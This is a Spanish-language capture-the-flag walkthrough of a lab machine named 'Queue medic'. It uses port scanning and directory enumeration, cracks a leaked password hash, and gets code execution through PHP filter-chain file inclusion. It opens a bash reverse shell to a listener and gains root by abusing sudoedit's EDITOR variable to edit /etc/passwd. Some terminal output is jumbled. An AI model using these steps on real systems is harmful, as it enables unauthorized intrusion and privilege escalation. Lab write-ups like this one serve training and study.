


QUEUEMEDIC



Queue medic

Autor: b0ysie7e

Dificultad: **Difícil**

Fecha de creación:
21/09/2024

CONECTIVIDAD

ping para verificar la conectividad con el host identificado.


```
ping -c1 172.17.0.2
```

ESCANEEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2 -T 2
```

80/tcp Apache httpd 2.4.52 ((Ubuntu))

puerto 80



ENUMERACIÓN

Con gobuster vamos a por archivos y directorios

```
gobuster dir -u http://172.17.0.2/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x html,php,asp,aspx,txt
```



```
└─$ gobuster dir -u http://172.17.0.2/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x html,php,asp,aspx,txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: html,php,asp,aspx,txt
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./html (Status: 403) [Size: 275]
./php (Status: 403) [Size: 275]
./index.php (Status: 302) [Size: 0] [→ ./login.php]
./article.html (Status: 200) [Size: 0]
./home.php (Status: 200) [Size: 1522]
./users.php (Status: 500) [Size: 0]
./login.php (Status: 200) [Size: 4157]
./reports.php (Status: 500) [Size: 3085]
./css (Status: 301) [Size: 306] [→ http://172.17.0.2/css/]
./registration.php (Status: 200) [Size: 4365]
./db (Status: 301) [Size: 305] [→ http://172.17.0.2/db/]
./js (Status: 301) [Size: 305] [→ http://172.17.0.2/js/]
./backup (Status: 301) [Size: 309] [→ http://172.17.0.2/backup/]
./auth.php (Status: 302) [Size: 0] [→ ./login.php]
./patients.php (Status: 500) [Size: 3611]
./Master.php (Status: 200) [Size: 0]
./php (Status: 403) [Size: 275]
./html (Status: 403) [Size: 275]
./server-status (Status: 403) [Size: 275]
./queueing.php (Status: 200) [Size: 4865]
Progress: 1323354 / 1323360 (100.00%)
Finished
```

En el directorio /db, encontramos una base de datos que leemos



De aqui, obtenemos un posible usuario y un hash de contraseña

jessica\$2y\$10\$iDHQftaCCEPmdPj/11E3DOGIw3AsOPf6uYBpEAuh8J19oeGuloJIK

Creamos un hash.txt

Y con john vamos a por la contraseña

john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

jessica/j.castro

Con estas credenciales entramos en el panel de login

EXPLOTACIÓN

Después de un rato investigando, realizamos una explotación de LFI utilizando filtros de PHP, conocidos como "wrappers". Para ello, nos descargamos un script con el que creamos un payload que podemos inyectar en la aplicación para ejecutar código PHP

```
git clone https://github.com/synacktiv/php_filter_chain_generator.git
Clonando en 'php_filter_chain_generator'...
remote: Enumerating objects: 11, done.
remote: Counting objects: 100% (11/11), done.
remote: Compressing objects: 100% (7/7), done.
remote: Total 11 (delta 4), reused 10 (delta 4), pack-reused 0 (from 0)
Recibiendo objetos: 100% (11/11), 5.23 KiB | 198.00 KiB/s, listo.
Resolviendo deltas: 100% (4/4), listo.
```

Ejecutamos el script

```
python3 php_filter_chain_generator.py --chain '<?php echo
shell_exec($_GET["cmd"]);?>'
```

Nos genera un enorme payload que copiamos y con el, en el navegador

```
http://172.17.0.2/?cmd=bash -c 'bash -i >%26/dev/tcp/172.17.0.1/443
0>%261'&page=<payload>
```

No sin antes ponernos a la escucha por netcat

```
nc -nlvp 443
```

Obtenemos conexión

```

# nc -nlvp 443 (delta 41, reused 10, delta 41, pack-reused 0 (from 0))
listening on [any] 443 ... 11/11: 5.23 KiB/s 198.00 KiB/s: listo.
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 39950
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@76f0d756cb01:/var/www/html$
python3 php_filter_chain_generator.py --chain '<?php echo shell_exec($_GET["cmd"]);?>'
[+] The following gadget chain will generate the following code : <?php echo shell_exec($_
php://filter/convert.iconv.UTF8.CSIS02022KR|convert.base64-encode|convert.iconv.UTF8.UTF7)

```

Tratamos la TTY

```

script /dev/null -c bash
    Ctl + z
    stty raw -echo;fg
    reset xterm
    export SHELL=bash
    export TERM=xterm

```

ESCALADA DE PRIVILEGIOS

Nos hacemos jessica

```

www-data@76f0d756cb01:/home$ su jessica
su jessica
Password: j.castro
whoami
jessica

```

```

jessica@76f0d756cb01:~$ sudo -l
sudo -l
Matching Defaults entries for jessica on 76f0d756cb01:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty
User jessica may run the following commands on 76f0d756cb01:
    (root) NOPASSWD: sudoedit /var/www/html/*

```

El comando `export EDITOR='nano -- /etc/passwd'` configura la variable de entorno `EDITOR` a `nano` con el archivo `/etc/passwd` como argumento.

Esto podría engañar a `sudoedit` para que modifique un archivo privilegiado.

Una vez dentro del `/etc/passwd`, borramos la primera `x` y nos hacemos `root`

```
jessica@e156b1c9113a:/var/www/html$ export EDITOR='nano -- /etc/passwd'
jessica@e156b1c9113a:/var/www/html$ sudoedit /var/www/html/index.php
sudoedit: -- unchanged
sudoedit: /var/www/html/index.php unchanged
jessica@e156b1c9113a:/var/www/html$ su root
root@e156b1c9113a:/var/www/html# whoami
root
root@e156b1c9113a:/var/www/html# sudoedit /var/www/html/index.php
```

Buen día 😊